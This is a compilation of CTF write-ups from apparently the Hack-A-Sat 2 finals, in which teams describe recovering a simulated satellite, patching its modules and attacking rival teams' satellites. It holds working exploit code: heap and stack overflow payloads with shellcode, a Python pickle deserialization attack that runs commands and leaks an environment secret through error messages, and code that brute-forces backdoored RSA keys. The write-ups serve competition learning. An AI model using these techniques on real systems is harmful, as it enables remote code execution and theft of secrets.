def p(_, id, id2, content):
    global cli
    print("Sending command {:x} {:x}".format(id, id2))
    filename = f"/home/team7/team_7/client/packet_tmp_PWN_{time.time()}"
    f = open(filename, 'wb')
    f.write(bytes([id]))
    f.write(bytes([id2]))
    f.write(bytes([len(content)]))
    f.write(content)
```

```
    # f.write(b"\x00" * (0x400 - len(content) - 3))
    f.close()
    output = b'RATE_LIMIT'
    while b'RATE_LIMIT' in output:
        time.sleep(1)
        output = subprocess.check_output(f'/home/team7/team_7/client/client -k
        ↪ 5647008472405673096 -f
        ↪ /home/team7/team_7/other_teams_keys/team_{TEAM_ID}_rsa_priv.pem -d
        ↪ {filename} -p 31337 -a 10.0.0.101 -i {TEAM_ID} -s', shell=True, cwd =
        ↪ '/home/team7/team_7/client/')
        print("[SB] Received {}".format(output))


    os.remove(filename)

def do_pwn():
    f = None
    p(f, 0, 0x10, b"X" * 5)
    p(f, 1, 0x20, b"A")

    # Offset to next = 0x20 - 0x13
    p(f, 0, 0x10, b"X" * 8)
    p(f, 0, 0x10, b"X" * 11)
    p(f, 0, 0x10, b"X" * 14)
    p(f, 0, 0x10, b"X" * 17)


    # 1 tour ou on overwrite le shellcode
    shellcode_addr = 0x800000
    # 1 tour ou on overwrite
    got_addr = 0x412010 - 0x10

    # 0 next
    # 8 prev
    # 10 id
    # 11 id2

    p(f, 0, 0x10, b"X" * 13 + (p64(shellcode_addr + 0x10)[:7]))
    # shellcode is null page id2 = 0
    #shellcode_data  = b"\x00\x10\xa0\xd2\x81\x31\x82\xd2\x01\x08\xa0\xf2\x20\x00\
    ↪ x3f\xd6\x01\x00\x00\x14" # mov x0, 0x800000; movz x1, #0x118c; movk x1,
    ↪ #0x40, lsl #16; blr x1; b #0x14;
    shellcode_data = b"\x00\x10\xa0\xd2\x81\x31\x82\xd2\x01\x08\xa0\xf2\x20\x00\x3
    ↪ f\xd6\x00\x00\x20\xd4"
    for i in range(1,(len(shellcode_data)//3)+1):
        p(f, 0x01, 0, b"\xcc" * (3*i))
```

```
    # shellcode
    p(f, 0x01, 0, b'\xcc' + shellcode_data)


    p(f, 0, 0x10, b"X" * 13 + p64(got_addr))
    p(f, 0x01, 0x09, b'\xcc' * 0x15 + p64(shellcode_addr + 0x10 + 0x13 + 1))

do_pwn()
```

3.3.3 Defending against other teams

Our satellite gained a new module in the C&DH: `SLA_TLM`. We downloaded `/cf/sla_tlm.so` and analyzed it. This module was very simple:

- Function `InitApp` subscribed to several message identifiers on the internal software bus.
- Function `ProcessCommands` processed the received messages and updated a global structure `Sla_tlm` with information they contained.
- Function `SLA_TLM_SendHousekeepingPkt` copied some fields of `Sla_tlm` to a housekeeping packet which was then sent to the ground station.

The other teams were able to get our flag by making our COMM system send a `COMM_PAYLOAD_TELEMETRY` packet to the C&DH. Our `SLA_TLM` module then copied some fields of this packet to a housekeeping packet defined in C as:

```
struct SLA_TLM_HkPkt {
    uint8 Header[12];
    uint16 ValidCmdCnt;
    uint16 InvalidCmdCnt;
    uint8 LastAction;
    uint8 LastActionStatus;
    uint16 ExObjExecCnt;
    uint64 Key;
    uint8 RoundNum;
    uint16 SequenceNum;
    uint64 PingStatus;
    uint64 CommTelemField1; // Field used by team 1
    uint64 CommTelemField2; // Field used by team 2
    uint64 CommTelemField3; // Field used by team 3
    uint64 CommTelemField4; // Field used by team 4
    uint64 CommTelemField5; // Field used by team 5
    uint64 CommTelemField6; // Field used by team 6
    uint64 CommTelemField7; // Field used by team 7
```

```
    uint64 CommTelemField8; // Field used by team 8
};
```

How could we prevent the other teams from capturing our flag? We were a little bit creative and patched `ProcessCommands` to make the `SLA_TLM` module no longer update the fields when a `COMM_PAYLOAD_TELEMETRY` packet was received.

For example we modified the instruction

```
00011388 c4 38 60 d8     std        g2,[g1+0xd8]=>Sla_tlm.CommTelemField1
```

with a `nop` which did not do anything. This was easy to do in our scapy shell:

```
nop = bytes.fromhex("01000000")
mem_write32_from_symbol_cdh("SLA_TLM_AppMain", 0x00011388 - 0x10000, nop)
mem_write32_from_symbol_cdh("SLA_TLM_AppMain", 0x00011410 - 0x10000, nop)
# ...
```

Moreover to force all fields `CommTelemField1`, `CommTelemField2`... to zero, another batch of commands was sent:

```
# "uint64 CommTelemField1" at offset 0xd8 of struct SLA_TLM_Class
mem_write32_from_symbol_cdh("Sla_tlm", 0xd8, bytes.fromhex("00000000"))
mem_write32_from_symbol_cdh("Sla_tlm", 0xdc, bytes.fromhex("00000000"))
# "uint64 CommTelemField2" at offset 0xe0 of struct SLA_TLM_Class
mem_write32_from_symbol_cdh("Sla_tlm", 0xe0, bytes.fromhex("00000000"))
mem_write32_from_symbol_cdh("Sla_tlm", 0xe4, bytes.fromhex("00000000"))
```

This hack was very stable and did not seem to make us lose any point.

3.4 Challenge 5

> Challenge 5 is getting deployed to your CDH! Keep the `SLA_TLM` app up and reporting telemetry, and use your access on other satellites to exploit other team's CDH!
>
> If you send data without the DANX flag, it will get routed to the new app!

3.4.1 Comm Module in Sparc

At the beginning of the final event, we downloaded the `cfe_es_startup.scr` file for both the C&DH and ADCS subsystems. When the announcement for this challenge was made, we downloaded it again for the C&DH to see what new module had been installed:

```
diff -u CDH_cfe_es_startup.scr__5517__eb9233ca.cfdp
 ↪  CDH_cfe_es_startup.scr__5602__cf9e2250.cfdp
--- CDH_cfe_es_startup.scr__5517__eb9233ca.cfdp    2021-12-11 20:22:39.000000000
 ↪  +0100
+++ CDH_cfe_es_startup.scr__5602__cf9e2250.cfdp    2021-12-12 12:22:54.000000000
 ↪  +0100
@@ -17,6 +17,7 @@
 CFE_APP, /cf/lc.obj,           LC_AppMain,         LC,          80,   16384, 0x0, 0;
 CFE_APP, /cf/sbn_lite.obj,     SBN_LITE_AppMain,   SBN_LITE,    30,   81920, 0x0, 0;
 CFE_APP, /cf/mqtt.obj,         MQTT_AppMain,       MQTT,        40,   81920, 0x0, 0;
+CFE_APP, /cf/comm.obj,         COMM_AppMain,       COMM,        90,   16384, 0x0, 0;
 CFE_APP, /cf/sla_tlm.obj,      SLA_TLM_AppMain,    SLA_TLM,     90,   16384, 0x0, 0;
 CFE_APP, /cf/cf.obj,           CF_AppMain,         CF,         100,   81920, 0x0, 0;
```

The new module's name was `comm.obj`. We then used our scapy-based shell to download the new module:

```
file_play_cfdp_cdh('/cf/comm.obj')
```

We then proceeded to reverse-engineer it to find what to do with it.

Finding the vulnerability

The reverse engineering of the module was straightforward. The function `COMM_OBJ_Execute` is called in a loop and processes the packets.

While it wasn't clear at the beginning, it appeared that the goal was to make other teams' satellites send our own attribution key. The following function included in the code but never called could be very handy:

```
void COMM_OBJ_UpdateSLAKey(uint32 key1,uint32 key2)
{
  CFE_SB_InitMsg(&CommObj->AttrPkt,0x9f9,0x14,1);
  (CommObj->AttrPkt).Header[0] = 0x09;
  (CommObj->AttrPkt).Header[1] = 0xf9;
  (CommObj->AttrPkt).AttrKey1 = key1;
  (CommObj->AttrPkt).AttrKey2 = key2;
  CFE_SB_TimeStampMsg(&CommObj->AttrPkt);
  CFE_SB_SendMsg(&CommObj->AttrPkt);
  CFE_EVS_SendEvent(0x79,2,"Sending Attr Update Packet via SB");
  return;
}
```

Right at the beginning of the `COMM_OBJ_Execute`, we can see some memory copy without any check on the size of the packet:

```
if (((MsgId == 0x444d) && (*(char *)((int)PktPtr + 2) == 'D')) &&
   (*(char *)((int)PktPtr + 3) == ':')) {
  CFE_PSP_MemCpy((CommObj->DemodPkt).Synch,PktPtr,PktLen);
  CFE_SB_TimeStampMsg(&CommObj->DemodPkt);
  CFE_SB_SendMsg(&CommObj->DemodPkt);
}
else if (((MsgId == 0x4d4f) && (*(char *)((int)PktPtr + 2) == 'D')) &&
        (*(char *)((int)PktPtr + 3) == ':')) {
  CFE_PSP_MemCpy((CommObj->ModPkt).Synch,PktPtr,PktLen);
  CFE_SB_TimeStampMsg(&CommObj->ModPkt);
  CFE_SB_SendMsg(&CommObj->ModPkt);
}
```

The `Synch` field is at offset 12 of a 68-bytes packet structure, so we already have an overflow in the BSS section. We then checked if there were other usages of the `CFE_PSP_MemCpy` function in the same careless way. We indeed found another memory copy:

```
void COMM_OBJ_ProcessSLA(uint16 PktLen,CFE_SB_Msg_t *PktPtr)
{
  char buf [16];

  CFE_EVS_SendEvent(0x79,2,"%x %x",buf,PktLen);
  CFE_PSP_MemCpy(buf,PktPtr,PktLen);
```

```
  CFE_EVS_SendEvent(0x79,2,&DAT_00011078);
  return;
}
```

This is an obvious stack-based buffer overflow. We checked when this function was called:

```
else if ((MsgId == 0x19e4) &&
        (((uint)*(byte *)((int)Message + 0xf) |
         (uint)*(byte *)((int)Message + 0xe) << 8 |
         (uint)*(byte *)((int)Message + 0xd) << 0x10 |
         (uint)*(byte *)((int)Message + 0xc) << 0x18) == 0x41414141)) {
  CFE_EVS_SendEvent(0x79,2,"received payload SLA TLM msg Status: %d ExecutionCount:
   ↪  %u",Status,
                    CommObj->ExecCnt);
  Message = PktPtr;
  OS_TaskDelay(1);
  COMM_OBJ_ProcessSLA(PktLen,PktPtr);
```

So we needed to send a packet with an ID of `0x19e4` and a starting payload of `'AAAA'` to trigger the vulnerability. From there, we had to leverage the buffer overflow in order to call `COMM_OBJ_UpdateSLAKey` with our key, and then clean everything so the module won't crash.

Communicating with the COMM module of other teams

For this challenge, the `client` binary from challenge 3 was to be used again. This time, without using the DANX service flag. To send a message to another team satellite, the following command worked:

```
./client -k 5647008472405673096 -f ../other_teams_keys/team_1_rsa_priv.pem -i 1 -p
 ↪  31337 -a 10.0.0.101 -m 41414141
```

We could now start to craft an exploit payload.

Defense

Shortly after the module was deployed on all satellites, we had a crash with obvious SLA consequences and a loss of points. We investigated to try to defend against possibly DoS attempts. The function `COMM_OBJ_Execute` contained a `for` loop which displayed some bytes of the received message:

```
for (i = 0; i < 0x12; i = i + 1) {
  CFE_EVS_SendEvent(0x79,2,"[%d]:%x",i,*(undefined *)((int)PktPtr + i));
}
```

In practice, this `for` loop was causing issues because too many event messages were sent at once: only the first two bytes of the received message were displayed. This enabled us to find out that these bytes were `19 e4`, matching the message ID for `COMM_PAYLOAD_SLA`. To protect ourselves from the other teams, we first patched this code by replacing the opcodes for the `for` loop to add this:

```
if (MsgId == 0x19e4) {
    return;
}
```

Later, the patch was updated to:

```
if (MsgId != 0x19e4 || PktLen < 0x10) {
  CFE_EVS_SendEvent(0x79,2,"[%d]:%x",i,*(undefined *)((int)PktPtr + i));
  [...]
}
```

This way, no other team could exploit the buffer overflow vulnerability in our module :)

We uploaded the patched module and restarted the COMM module using our scapy shell:

```
file_upload_cfdp_file_cdh("/cf/comm_patch.obj", "CDH_comm.obj-PATCHED")
stop_app_cdh("COMM")
time.sleep(1)
start_app_cdh("COMM", "COMM_AppMain", "/cf/comm_patch.obj", 90, stack_size=16384)
```

This appeared to work. Actually, it worked so well that we wasted a lot of time trying to understand why we couldn't debug our exploit on our satellite because of this. The lack of sleep might have played a role…

3.4.2 Exploit tentative

Last year, we successfully exploited a vulnerability on a Sparc system (https://github.com/solar-wine/writeups/tree/master/Finals/Earth-based#exploiting-the-backdoor). We tried to reproduce this feat this year but did not achieve doing so :(

One of the major difficulties we faced was we did not know how the packet we wrote in the `./client` invocation was received by the COMM module: was it received as-is? Was it packed in a normal CCSDS message? Was it copied from an unusual offset?

At some point, we decided to patch the COMM module directly in memory to display relevant fields of the received packet, as the `for` loop which was supposed to help the participants did not work properly:

```
# Use addresses relative to COMM_OBJ_Execute, loaded at 0x00010898 in the obj file.
# Patch the first loop to display only two bytes, to avoid dropping event messages
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x000109c0-0x00010898, 0x80A06001)

# Change:
#     00010dc8 c2 07 bf ec     lduw       [fp+PktPtr],g1
#     00010dcc c2 08 40 00     ldub       [g1+g0],g1
#     00010dd0 86 08 60 ff     and        g1,0xff,g3
#     00010dd4 c2 07 bf ec     lduw       [fp+PktPtr],g1
#     00010dd8 c2 08 60 01     ldub       [g1+0x1],g1
#     00010ddc 88 08 60 ff     and        g1,0xff,g4
#     00010de0 c2 07 bf ec     lduw       [fp+PktPtr],g1
#     00010de4 c2 08 60 0c     ldub       [g1+0xc],g1
# To:
#     00010dc8 c2 07 bf ec     lduw       [fp+-0x14],g1
#     00010dcc c2 00 60 0c     lduw       [g1+0xc],g1
#     00010dd0 86 10 00 01     mov        g1,g3
#     00010dd4 c2 07 bf ec     lduw       [fp+-0x14],g1
#     00010dd8 c2 00 60 10     lduw       [g1+0x10],g1
#     00010ddc 88 10 00 01     mov        g1,g4
#     00010de0 c2 07 bf ec     lduw       [fp+-0x14],g1
#     00010de4 c2 00 60 08     lduw       [g1+0x8],g1
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010dcc-0x00010898, 0xc200600c)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010dd0-0x00010898, 0x86100001)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010dd8-0x00010898, 0xc2006010)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010ddc-0x00010898, 0x88100001)
mem_write32_from_symbol_cdh("COMM_OBJ_Execute", 0x00010de4-0x00010898, 0xc2006008)
```

This patch modified the parameters of a `CFE_EVS_SendEvent` call in the function `COMM_OBJ_Execute` to print the content of the 12 bytes between offsets 8 and 0x13 of the received message.

This enabled us to understand that the packet defined in the `client` invocation was in fact received at offset 0xc of the message! So the CCSDS header (containing the message ID, its length…) was out of reach and all we needed to do was to send a message starting with `41414141` to trigger the call to the vulnerable `COMM_OBJ_ProcessSLA` function!

We tried to forge a suitable payload to call `COMM_OBJ_UpdateSLAKey` with our attribution key

0x4E5E3449595C8488:

```
COMM_OBJ_UpdateSLAKey_addr = 0x414b3a00
my_new_sp = 0x406d5138 - 0x10
payload = struct.pack(">17I",
    0x41414141,
    0x00000000,  0x00000000,  0x00000000,  0x00000000,
    0x00000000,  0x00000000,  0x00000000,  0x00000000,
    0x4E5E3449,  0x595C8488,  0x00000000,  0x00000000,
    0x00000000,  0x00000000,  my_new_sp,  COMM_OBJ_UpdateSLAKey_addr - 8)
print(bytes(payload).hex())
```

When sending this payload, it did not seem to work, and we did not understand why.

```
./client -k 5647008472405673096 -f ../other_teams_keys/team_1_rsa_priv.pem -i 1 -p
↪  31337 -a 10.0.0.101 -m
↪  41414141000000000000000000000000000000000000000000000000000000000000000004e5e34
↪  49595c848800000000000000000000000000000406d5128414b39f8
```

The stack pointer we used, `0x406d5128`, could have caused issues due to not being well aligned. Oops, exploiting Sparc systems is hard.

3.5 Challenge 6

3.5.1 Service discovery

A final challenge was released one hour and a half before the end of the competition:

> Challenge 6 is up! Additional ports are enabled on the API server, 1341-1348 and 1361-1368, corresponding to your team

Upon the connection to one of the API server (`10.0.<team #>1.100`) on port 1347, no data is received. After sending some garbage, we identified very unique error messages:

```
svrdig: Digest failed: pickle data was truncated
svrdig: Digest failed: invalid load key, 'A'
```

These messages are enough to be put on track for a Python pickle vulnerability. [1] [2]

3.5.2 Exploitation

The Python pickle serialization format is already quite famous and documented among security enthusiasts. For instance, it supports deserializing instances and to control how they should be treated. For instance, the method `__reduce__()` can return a tuple to tell `pickle` how to create the instance, as found in the official documentation:

> A callable object that will be called to create the initial version of the object. A tuple of arguments for the callable object. An empty tuple must be given if the callable does not accept any argument.

The invocation of an arbitrary callable object with custom arguments is enough to execute commands during the deserialization process:

```python
import os

import pickle
import pickletools

class A:
    def __reduce__(self):
        return os.system, ('sleep 5',)

pickled = pickle.dumps(A())
pickle.loads(pickled)
```

This behavior can also be confirmed with `pickletools`, the final payload uses the `REDUCE` opcode:

```
    0: \x80 PROTO      4
    2: \x95 FRAME      34
   11: \x8c SHORT_BINUNICODE 'posix'
   18: \x94 MEMOIZE    (as 0)
   19: \x8c SHORT_BINUNICODE 'system'
   27: \x94 MEMOIZE    (as 1)
   28: \x93 STACK_GLOBAL
   29: \x94 MEMOIZE    (as 2)
   30: \x8c SHORT_BINUNICODE 'sleep 5'
   39: \x94 MEMOIZE    (as 3)
   40: \x85 TUPLE1
   41: \x94 MEMOIZE    (as 4)
   42: R    REDUCE
   43: \x94 MEMOIZE    (as 5)
   44: .    STOP
highest protocol among opcodes = 4
```

Despite an error message (`svrdig: Digest failed: '...' object has no attribute 'run'`) we assumed that the payload was correctly deserialized and the `REDUCE` opcode processed and that something else was breaking later in the code.

We tried various payloads to confirm that the command was run on the remote host, without success. Time-based payloads (e.g. using `sleep`) were not very helpful because of network jitter, and we did not achieve to get obtain a reverse shell back to our host.

We had to look for another communication channel and thought about the error message we saw earlier: by raising an exception during the deserialization process, we could exfiltrate data.

```
class A:
    def __reduce__(self):
        return (eval, ("__import__(str(os.environ.keys()))",))
```

This command resulted in an interesting finding, an environment variable named `FLAG`:

```
svrdig: Digest failed: No module named "['PATH', 'HOSTNAME', 'COSMOS_CTS_HOSTNAME',
 ↪  'FLAG', 'SERVER_PORT', 'HOME', 'LC_CTYPE']"
```

Its value could subsequently be leaked with the same technique:

```
class A:
    def __reduce__(self):
        return (eval, ("__import__(str(os.environ['FLAG']))",))
```

```
svrdig: Digest failed: No module named 'UpbTqde9'
```

As stated by the organizers, the score is based on flag submission every round: we automated both the exploitation and the submission until the end of the competition.

We also exfiltrated `digest_server.py` and `digest.py` to confirm our assumptions about the challenge after collecting the first flags:

```
#!/usr/bin/python3

import pickle, socket, os
from digest import Digest

def init():
    HOST = "0.0.0.0"
    print(os.environ)
    DIGEST_PORT = int(os.environ['SERVER_PORT'])

    print(f"svrdig: Starting digest server at address {HOST} port {DIGEST_PORT}")

    digest_socket = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
    digest_socket.setsockopt(socket.SOL_SOCKET, socket.SO_REUSEADDR, 1)
    digest_socket.bind((HOST, DIGEST_PORT))
    digest_socket.listen(1)

    while True:
        conn, addr = digest_socket.accept()

        data = conn.recv(2048)

        print(f"svrdig: Server got a digest object from addr {addr} of len
        ↪ {len(data)}")

        try:
            digest_obj = pickle.loads(data)
            print(f"svrdig: Digest object created: {digest_obj}")

            tlmoutput = digest_obj.run()
```

```
            print(f"svrdig: Output from Digest object: {tlmoutput}")

            conn.send(tlmoutput.encode())  #bytes(tlmoutput))

            conn.close()
        except Exception as e:
            conn.send(f"svrdig: Digest failed: {str(e)} Closing
             ↪  connection!".encode())
            conn.close()

init()
```

```
import ballcosmos

# Define a digest object for collection of telemetry data
# Uses the COSMOS_CTS_HOSTNAME environment variable to connect to cosmos

class Digest:
    tlmentries = []

    def run(self):
        print(f"dig: Running Digest object with tlmentries={self.tlmentries}")

        # compiles a list of commands and runs them

        output = ""
        for t in self.tlmentries:
            output += ballcosmos.tlm(t)

        return output
```

3.5.3 Conclusion

After some trial and error, we quickly identified the vulnerability and could exploit it against other teams. It took about 30 minutes to get our first flag, that we validated a little bit before the first-blood on this challenge was announced.

We haven't investigated the possibility to send commands to other team's Cosmos instances by deserializing `Digest` objects or direct connections.

POLAND CAN INTO SPACE

HAS2 FINALIST TECH PAPER

Challenge 1

Overview

First problem to take care of is to connect with the satellite, figure out the current state and start issuing commands to restore nominal state.

While we had SSH access to host where we can run COSMOS, this was extremely slow and no very reliable.

Solution

Reliable COSMOS connection

We made some attempts to get COSMOS running directly on one of our machines, but eventually the approach that worked was to:

- copy COSMOS config directory from Ground Segment machine we could access
- drop those files inside the DigitalTwin VM, overwriting existing COSMOS files there
- replace IPs in config to localhost and setup port 2055 forwarding to the Ground Segment via SSH
- run COSMOS from the VM

Enable telemetry and turn to SAFE mode

Once we could use COSMOS without a 20s delay after each click, we could start poking around to see what is going on. In order to do that we needed to run:

```
puts "Challenge 1 Recover Satellite Solver"
puts "Mode to SAFE since SEPERATION doesn't have wheels on"

display("EPS_MGR EPS_MGR_FSW_TLM")

cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416, CCSDS_SEQUENCE 49152,
CCSDS_LENGTH 2, CCSDS_FUNCCODE 4, CCSDS_CHECKSUM 0, MODE SAFE")

wait_check("EPS_MGR FSW_TLM_PKT WHEEL_SWITCH == 'ON'", 5)

puts "Let spacecraft attitude recover and settle for 60 seconds"
wait(60)
```

This puts the EPS into SAFE mode, which concludes challenge 1 (which was not very clear until organizers actually announced that this is the SLA check for challenge 1)

Power management

During the competition we have noticed that we're eventually going to run out of juice and will have to take the refueling penalty. To avoid that we decided to optimize our battery usage:

```
cmd("EPS_MGR SET_SWITCH_STATE with CCSDS_STREAMID 6416,
CCSDS_SEQUENCE 49152, CCSDS_LENGTH 3, CCSDS_FUNCCODE 5,
CCSDS_CHECKSUM 0, COMPONENT_IDX ADCS_STAR_TRACKER, COMPONENT_STAT OFF")
cmd("EPS_MGR SET_SWITCH_STATE with CCSDS_STREAMID 6416,
CCSDS_SEQUENCE 49152, CCSDS_LENGTH 3, CCSDS_FUNCCODE 5,
CCSDS_CHECKSUM 0, COMPONENT_IDX ADCS_IMU, COMPONENT_STAT OFF")
cmd("EPS_MGR SET_SWITCH_STATE with CCSDS_STREAMID 6416,
CCSDS_SEQUENCE 49152, CCSDS_LENGTH 3, CCSDS_FUNCCODE 5,
CCSDS_CHECKSUM 0, COMPONENT_IDX ADCS_CSS, COMPONENT_STAT OFF")
```

During the eclipse this saved us battery, but had the downside of making sat less stable when we were charging from the Sun. We planned on writing a script to automate turning ON/OFF systems based on sat's telemetry, but that turned out to be unnecessary later on.

We also tried turning off ADCS reaction wheel (since our sat could work without it for periods of time), but everytime we tried doing that our sat was marked as non-operational and began losing SLA. After losing points for seemingly no reason for the N-th time we managed to bisect the problem and make educated guess that organizers were checking whether our sat had specifically reaction wheel turned on (we have no idea why tho). At the end we decided to bite the bullet and keep reaction wheel on all the time.

This drastically slowed our discharge process, however wasn't enough to keep us operational without refuelling for the whole 24h. In search for more optimizations to be made we decided to slow down ADCS telemetry rate:

```
cmd("ADCS SET_EXECUTION_TIME with CCSDS_STREAMID 6623,
CCSDS_SEQUENCE 49152, CCSDS_LENGTH 3, CCSDS_FUNCCODE 3,
CCSDS_CHECKSUM 0, EXECUTION_TIME_MSEC 2000")
```

This had an unexpected results of slowing down battery simulation. This meant that our battery would still discharge in the same amount of "simulation time", but when recalculated into "real world time" it would move 10 times slower. This fixed our battery problems. It took us quite some time to realize what has happened since we had absolutely no schematic or any data of the satelite, such as which parts are emulated and which parts are real.

Challenge 2

Overview

Now that we are able to manage the satellite with COSMOS we need to turn-on the communication payload module (which was very unclear until organizers announced that this is what is scored as challenge 2) Unfortunately simply issuing commands from COSMOS seemed to have no effect.

Thanks to some files leaked by organizers it becomes clear that the configuration table for EPS commands in COSMOS is not correct.

Solution

Reverse-engineer

While we didn't actually do it, the assumption is that it was possible to reverse engineer the on-board software to figure out the discrepancy.

Prepare valid table

```
{
   "name": "EPS Configuration Table",
   "description": "Configuration for EPS MGR",
   "mode-table": {
      "startup-mode": 1,
      "mode-array": [
         "mode": {
            "name": "SEPERATION",
            "mode-index": 0,
            "enabled": 1,
            "mode-mask": 79
         },
         "mode": {
            "name": "SAFE",
            "mode-index": 1,
            "enabled": 1
            "mode-mask": 95
         },
         "mode": {
            "name": "STANDBY",
            "mode-index": 2,
            "enabled": 1,
            "mode-mask": 95
```

```
        },
        "mode": {
           "name": "NOMINAL_OPS_PAYLOAD_ON",
           "mode-index": 3,
           "enabled": 1,
           "mode-mask": 351
        },
        "mode": {
           "name": "ADCS_MOMENTUM_DUMP",
           "mode-index": 4,
           "enabled": 1,
           "mode-mask": 127
        },
        "mode": {
           "name": "ADCS_FSS_EXPERIMENTAL",
           "mode-index": 5,
           "enabled": 1,
           "mode-mask": 159
        }
     ]
  }
}
```

Reconfigure COSMOS and enable payload

Once we have the valid table, we can upload it and issue appropriate commands to enable payload.

```
puts "Upload Corrected File to Spacecraft"
cmd("CFDP SEND_FILE with CLASS 2, DEST_ID '24',
SRCFILENAME '/home/digitaltwin/digitaltwin/
opensatkit/cosmos/downloads/eps_mgr_cfg_tbl_working.json',
DSTFILENAME '/cf/eps_cfg_up.json', CPU 2")
puts "Wait #{wait_time} seconds for file upload to finish"
wait(wait_time)

puts "Load new EPS Configuration Table"
cmd("EPS_MGR LOAD_TBL with CCSDS_STREAMID 6416,
CCSDS_SEQUENCE 49152, CCSDS_LENGTH 67, CCSDS_FUNCCODE 2,
CCSDS_CHECKSUM 0, ID 0, TYPE 0, FILENAME '/cf/eps_cfg_up.json'")

puts "Wait  #{wait_time} for table load to complete"
wait(wait_time)

puts "Mode spacecraft into nominal mode and let the packets flow"
```

```
cmd("EPS_MGR SET_MODE with CCSDS_STREAMID 6416,
CCSDS_SEQUENCE 49152, CCSDS_LENGTH 2, CCSDS_FUNCCODE 4,
CCSDS_CHECKSUM 0, MODE NOMINAL_OPS_PAYLOAD_ON")
wait_check("EPS_MGR FSW_TLM_PKT COMM_PAYLOAD_SWITCH == 'ON'", 3)
wait(1)
wait_check("EPS_MGR FSW_TLM_PKT COMM_PAYLOAD_SWITCH == 'ON'", 1)
```

Challenge 3

Overview

For this challenge we received:

- our own private key and "attribution key"
- client application

We can use our own keys and the client to send certain messages. The goal of this challenge is to impersonate other teams, and use our own attribution key in conjuction with private key of someone else.

Client application analysis

Most of the binary code is to parse inputs and prepare payload to send to a remote server. There are, however, two interesing additions:

- the code for generating RSA private keys
- an unused function that does a debug request for a public key of another team.

Code for generating RSA private keys is nice, because we can look for a vuln. If you knew the seed and id of given team, you could use the client binary to re-create this team's private key.

The keys themselves are also a bit strange, because not only it's multi-prime RSA with 3 instead of classic 2 primes, but also the bitsize of those primes are unusual, with 2 primes being relatively small and 1 much bigger.

And of course the ability to get other teams' public keys is interesting. After reverse-engineering the code, it turned out that the code is just sending a packet with a special key, and that this packet can be easily crafted with a provided binary. But since we already reverse-engineered the protocol, we used python for that, and downloaded all keys using the following code:

```
def simple_packet(use_danx, team_id, key_id, data):
    data_len = len(data)
    magic = 0x41414141
```

```
    out_data = pack("<BIQQH", use_danx, magic, team_id, key_id, data_len) + data
    pkey = crypto.load_privatekey(crypto.FILETYPE_PEM, PRIV_KEY)
    signature = OpenSSL.crypto.sign(pkey, out_data, "sha256")
    return (signature + out_data)

def ask_for_public(arg: int, arg2: int, ask_team: int):
    team_id = 0xDEB06FFFFFFFFFFF
    debug = pack("<Q", 0xDEB06FFFFFFFFFFF)
    key_id = unpack("<Q", bytes.fromhex("111b7cf26232374a"))[0]
    return simple_packet(use_danx=0,team_id=team_id,key_id=key_id,data=bytes([ask_team]))
```

RSA key generation backdoor

The key generation algorithm was intentionally backdoored in two ways:

- The crypto library was forced to use weak random numbers via rand() for key generation
- The exponents and modulo which were used for random bytes generation were chosen to generate much smaller space than integers mod M.

Solution

Breaking RSA keys

Recovering all possible seeds

We estimated that out of all possible MOD values of seed, only about 5000000 would produce unique results, so we implemented logic similar to what the client binary was doing, but just to keep a set of uniques.

```
#include <iostream>
#include <cstdint>
#include <vector>
#include <unordered_map>
#include <cstdio>

using std::unordered_map;
using std::vector;
using std::pair;
using std::make_pair;

const uint64_t MOD = 3930574699;

uint64_t fastpow(uint64_t base, uint64_t exp, uint64_t mod) {
    uint64_t acc = 1;
```

```
    while (exp > 0) {
        if (exp & 1)
            acc = (acc * base) % mod;
        base = (base * base) % mod;
        exp /= 2;
    }
    return acc;
}

int main()
{
    unordered_map<uint64_t, uint64_t> m;
    for (uint64_t r = 0; r < MOD; r++) {
        if ((r & 0xFFFFF) == 0) {
            printf("%.1lf%%\n", (r / ((double)MOD - 1)) * 100);
        }
        auto res = fastpow(r, 6 * 131, MOD);
        m[res] = r;
        if (m.size() > 5000000) {
            puts("failed");
            break;
        }
    }
    FILE* f = fopen("team_rand_nums.txt", "w");
    for (auto& item : m) {
        fprintf(f, "%llu\n", item.second);
    }
    fclose(f);
    puts("Done");
}
```

Brute-forcing keys from seeds

We've used the original challenge binary and the power of dynamic linking, injecting our code into key generation routines.

The idea is that we have public keys, and we have a relatively small set of potential seeds. We use the seeds and team numbers to run part of the key generation logic - we only generate first prime, to make it faster. Then we can verify if this prime matches one of the keys, by dividing modulus by the prime.

```
#define _GNU_SOURCE
#include <dlfcn.h>
#include <err.h>
#include <fcntl.h>
#include <setjmp.h>
```

```c
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/mman.h>
#include <unistd.h>

#define ARRAY_SIZE(ar) (sizeof(ar)/sizeof(ar[0]))

static const char g_all_keys_bytes[][172] = {
    // here would go public keys of all teams, omitted for brevity
};

static void* g_all_keys_bignums[ARRAY_SIZE(g_all_keys_bytes)];

static char g_buf[0x100];
static char g_privkey[0x100];
static size_t g_privkey_len;
static void* g_bignum_ctx;

int BN_bn2bin(const void *a, unsigned char *to);
void *BN_bin2bn(const unsigned char *s, int len, void *ret);
int BN_is_zero(void*);
void* BN_new(void);
void BN_free(void*);
void* BN_CTX_new(void);
int BN_num_bits(void*);
int BN_div(void *dv, void *rem, const void *a, const void *d, void *ctx);

char *secure_getenv(const char *name) {
    (void)name;
    return g_buf;
}

static char g_scrach_buf[0x48];

static void try_key(unsigned long team, const char* key) {
    *(unsigned long*)0x6386c0UL = team;
    *(unsigned long*)0x638560UL = 0x41UL;
    strcpy(g_buf, key);

    memset(g_scrach_buf, 0, 0x48);
    ((void (*)(void*))0x40b04cUL)(g_scrach_buf);
}

static jmp_buf g_jmpbuf;
```

```c
int BN_generate_prime_ex2(void *ret, int bits, int safe,
                          const void *add, const void *rem, void *cb,
                          void *ctx) {
    static void* sym = NULL;
    if (!sym) {
        sym = dlsym(RTLD_NEXT, "BN_generate_prime_ex2");
        if (!sym) {
            err(1, "dlsym");
        }
    }

    int eh =
    ((int (*)(void*, int, int, const void*, const void*, void *, void*))sym)(ret, bits,
                                                                              safe, add,
                                                                              rem, cb, ctx);
